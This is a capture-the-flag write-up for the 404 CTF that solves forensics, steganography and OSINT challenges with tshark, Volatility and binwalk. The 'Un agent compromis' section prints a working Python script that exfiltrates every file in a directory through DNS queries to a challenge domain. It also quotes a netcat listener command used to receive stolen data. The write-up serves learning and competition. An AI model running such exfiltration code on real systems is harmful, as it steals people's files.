404 CTF

✍️ Author : Luhko

Forensics

Ransomware 1

We were given a big pcapng file. I struggled at the beggining because at first, I couldn't see anything interessting:

- There are only ARP (0.1%) and TCP (99.9%) packet
- Every TCP packet have the same size
- There are only 2 IP and 2 mac addresses
- TCP packet does not contains any payload

So I tried to look at the parameters of the TCP packet. Something caught my attention : there are way too much flags in the TCP packets !

At first, I extracted the flags value. I noticed that the first bytes were the magic bytes of a PDF file. Since it is about data exfiltration, I only extracted flags from the source, here is a one liner :

```
tshark -r ransomware1.pcapng -T fields -Y "tcp.srcport==20" -e tcp.flags | cut -c 9- | tr -d '\n' | xxd -r -p > out.pdf
```

And it gives us a valid PDF file containing the file :

Ransomware 2

We were given a memory dump. Unfotunately, Volatility couldn't find any profile

So we need to use a custom profile. I won't explain it again (there are a lot of ressources about it), but we need an Ubuntu 18.04 with `Linux version 5.4.0-107-generic` header:

```
$ strings dumpmem.raw | grep -i 'linux ver
sion'
<p>This is the GNU/Linux version of the popular PasswordSafe password manager, originally designed by the renowned security technologist Br
MESSAGE=Linux version 5.4.0-107-generic (buildd@lcy02-amd64-070) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #121~18.04.1-Ubuntu SMP
Linux version 5.4.0-107-generic (buildd@lcy02-amd64-070) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #121~18.04.1-Ubuntu SMP Thu Mar
Linux version 5.4.0-107-generic (buildd@lcy02-amd64-070) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #121~18.04.1-Ubuntu SMP Thu Mar
```

Once this was done, I could use Volatility. For the malicious URL, I had some luck. I found it with a simple strings:

```
$strings dumpmem.raw| grep -i "https"
...
https://www.youtube.com/watch?v=3Kq1MIfTWCE
...
```

Which point to a pentest tutorial. It must be the link we need.

Looking for bash history, I noticed this file

```
$ sudo ./vol.py -f ~/Desktop/dumpmem.raw --profile=Linuxubuntucustomx64 linux_bash
...
2662 bash   2022-04-07 15:25:15 UTC+0000   ./JeNeSuisPasDuToutUnFichierMalveillant
...
```

Which has been used a lot of time. This might be our malicious binary.

Looking for the files:

```
$ sudo ./vol.py -f ~/Desktop/dumpmem.raw --profile=Linuxubuntucustomx64 linux_enumerate_files
Volatility Foundation Volatility Framework 2.6.1
     Inode Address Inode Number              Path
------------------ ------------------------ ----
0xffff9938f4f4f638                      484 /snap/snapd/15314
...
0xffff99393bdbf038                     3403 /tmp/dumpmem.raw
0xffff9938ece67480                     3402 /tmp/secret
```

While navigating, `/tmp/secret` looked suspicious:

```
$ strings dumpmem.raw | grep -i "tmp/secret"
s.system("nc -lvnp 13598 > /tmp/secret")
nc -lvnp 13598 > /tmp/secret
/tmp/secret
/tmp/secret
.system("nc -lvnp 13598 > /tmp/secret")
nc -lvnp 13598 > /tmp/secret
nc -lvnp 13598 > /tmp/secret
```


We have a suspicious port. We will see if we can find it in the established connection.

```
$ sudo ./vol.py -f ~/Desktop/dumpmem.raw --profile=Linuxubuntucustomx64 linux_netscan
9939096a08c0 TCP      192.168.61.2    :13598 192.168.61.137  :38088 ESTABLISHED
```


Final flag : `404CTF{192.168.61.137:13598:JeNeSuisPasDuToutUnFichierMalveillant: https://www.youtube.com/watch?v=3Kq1MIfTWCE }`

Ping Pong

We have a pcapng file. This file is full of ICMP protocol. I thought it was basic ICMP exfiltration, mainly because the ICMP paquet contains a lot of data:



But after extracting it with `tshark`, I couldn't find any flag. After that, I wondered why packets have a different size:



Since the total length of the packets are way too long to be decimal or hexadecimal chars, I extracted the **payload data length** instead :

```
$ tshark -2 -r ping.pcapng -R "icmp.type==0" -T fields -e data.len
52
48
52
67
84
70
123
85
110
95
112
49
110
103
...
```

Once decoded from decimal, we got the flag: `404CTF{Un_p1ng_p0ng_p4s_si_1nn0c3nt}`

Un agent compromis 1

We have a pcapng file. This file containts a lot of packet, including an HTTP exchange. With Wireshark, we can just `Export > HTTP Object > exfiltration.py`

```
import binascii
import os
import dns.resolver
import time

def read_file(filename):
    with open(filename, "rb") as f:
        return binascii.hexlify(f.read())


def exfiltrate_file(filename):
    dns.resolver.resolve("never-gonna-give-you-up.hallebarde.404ctf.fr")
    time.sleep(0.1)
    dns.resolver.resolve(binascii.hexlify(filename.encode()).decode() + ".hallebarde.404ctf.fr")
    content = read_file(filename)
    time.sleep(0.1)
    dns.resolver.resolve("626567696E.hallebarde.404ctf.fr")
    time.sleep(0.1)
    for i in range(len(content)//32):
        hostname = content[i * 32: i * 32 + 32].decode()
        dns.resolver.resolve(hostname + ".hallebarde.404ctf.fr")
        time.sleep(0.1)
    if len(content) > (len(content)//32)*32:
        hostname = content[(len(content)//32)*32:].decode()
        dns.resolver.resolve(hostname + ".hallebarde.404ctf.fr")
        time.sleep(0.1)
    dns.resolver.resolve("656E64.hallebarde.404ctf.fr")
    time.sleep(60)


if __name__ == "__main__":
    files = os.listdir()
    print(files)
    for file in files:
        print(file)
        exfiltrate_file(file)


flag = """404CTF{t3l3ch4rg3m3n7_b1z4rr3}"""
```

Un agent compromis 2

Looking at the script, we can see that the filename of the exfiltrated files are in hex format. We can also see that the queries are right after never-gonna-give-you-up.hallebarde.404ctf.fr queries.

```
...
dns.resolver.resolve("never-gonna-give-you-up.hallebarde.404ctf.fr")
time.sleep(0.1)
dns.resolver.resolve(binascii.hexlify(filename.encode()).decode() + ".hallebarde.404ctf.fr")
content = read_file(filename)
...
```

DNS queries extraction :

```
$ sudo tshark -nr capture-reseau.pcapng -Y "dns.flags.response == 0" -T fields -e dns.qry.name > dns.txt
```

Now we just need to extract the hex name after each DNS query for never-gonna-give-you-up.hallebarde.404ctf.fr

Example:

```
never-gonna-give-you-up.hallebarde.404ctf.fr
666c61672e747874.hallebarde.404ctf.fr
> super-secret.pdf
```

Flag: `404CTF{exfiltration.py,flag.txt,hallebarde.png,super-secret.pdf}`

Steganography

PNG - Un Logo Obèse

We were given a PNG image. Using binwalk:

```
$ binwalk steg.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1103 x 319, 8-bit/color RGBA, non-interlaced
30474         0x770A          Zip archive data, at least v2.0 to extract, compressed size: 495679, uncompressed size: 497701, name: out/sta
526309        0x807E5         End of Zip archive, footer length: 22
```

We can see that an image is embedded. We can extract it :

```
$binwalk -e steg.png
```

PNG - Drôle de chimère

This challenge is based on the previous image that we extracted.

```
$ binwalk stage2.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 513 x 340, 8-bit/color RGBA, non-interlaced
74            0x4A            Zlib compressed data, default compression
388403        0x5ED33         Zlib compressed data, best compression
```

Nothing interesting here. But with pngcheck:

```
$ pngcheck stage2.png
stage2.png  illegal reserved-bit-set chunk sTeG
ERROR: stage2.png
```

We can see that there is an unknown chunk type. So I opened it with Hxd. I found out that there are two IEND chunk, so there might be an embedded image:

Position	Extraire (hex)	Extraire (text)
5ED1F	53 E8 FF 01 25 1F 66 E6 D7 DC 36 60 00 00 00 00 **49 45 4E 44** AE 42 60 82 C4 82 B3 35 00 00 20 00	Sèÿ.%.fæ×Ü6`....**IEND**®B`,Ä,³5.. .
7981D	7A 87 FF 0F 65 E9 7A 51 46 C2 04 8A 00 00 00 00 **49 45 4E 44** AE 42 60 82	z‡ÿ.eézQFÂ.Š....**IEND**®B`,

We need to:

- Delete the last IEND chunk
- Delete the first PNG chunk
- Correct the PNG chunk (which is hidden as sTeG chunk)


Once this is done, we get a new image !

PNG - Toujours obèse

I couldn't flag this because of a lack of time. But I found some interesting things:

- If we extend the image size in the header, we can see that there are data

But I couldn't do something usefull with this. I also noticed that only 11 IDAT chunk are mentionned with pngcheck, but in the image data, there are 35 of them:



I tried to correct the size and the CRC but I couldn't make it works.


File Edit Insert Options Tools Help

Chunk	Length	CRC	Attributes	Contents
IHDR	13	1e1913e8	critical	PNG image header: 500×200, 8 bits/sample, truecolor+alpha, noninterlaced
IDAT	20560	08a6ad83	critical	PNG image data
IDAT	8192	7d8e0fef	critical	PNG image data
IDAT	8197	66195fa6	critical	PNG image data
IDAT	8192	66e71b11	critical	PNG image data
IDAT	8197	b2ba6214	critical	PNG image data
IDAT	8192	e608eae1	critical	PNG image data
IDAT	8197	76267610	critical	PNG image data
IDAT	8192	21454379	critical	PNG image data
IDAT	8197	db6f7cbb	critical	PNG image data
IDAT	8192	8ad957a7	critical	PNG image data
IDAT	8197	142ec081	critical	PNG image data
IDAT	8192	1e24e6f3	critical	PNG image data
IDAT	8197	125d8a02	critical	PNG image data
IDAT	8192	c18f257f	critical	PNG image data
IDAT	8197	5bc6d40b	critical	PNG image data
IDAT	8192	e40dec6f	critical	PNG image data
IDAT	8197	0931d884	critical	PNG image data
IDAT	8192	d4e4b239	critical	PNG image data
IDAT	8197	f00d6f78	critical	PNG image data
IDAT	8192	ec58e332	critical	PNG image data
IDAT	8197	19ad2220	critical	PNG image data
IDAT	8192	c2fbd8aa	critical	PNG image data
IDAT	8197	36f348fa	critical	PNG image data
IDAT	8192	44eb4504	critical	PNG image data
IDAT	102917	1f3a83b3	critical	PNG image data
IEND	0	ae426082	critical	end-of-image marker


OSINT

Nous somme infiltrés !

We were given this image:



The most interesting name is `Xx_Noel_Janvier_xX` ; let's take a look at his Root-Me profile:



We have a website but there is nothing that interesting but a username pointing to twitter. I looked at his follower/follow and tweets, and this one got my attention:

But I could’nt find any past version on waybackmachine. So I searched for his username on the internet and I found out https://github.com/e10Pthes .

We can see two repository :

- This one does not contains anything interesting
- With the second one, we can see a commit named “**Correction mineure d'un bug de redirection”.** This commit contains another URL, http://hallebarde.duckdns.org/, which lead us to the flag ! `404CTF{Att3nt10n_AU8_V13ux_C0mMiT5}`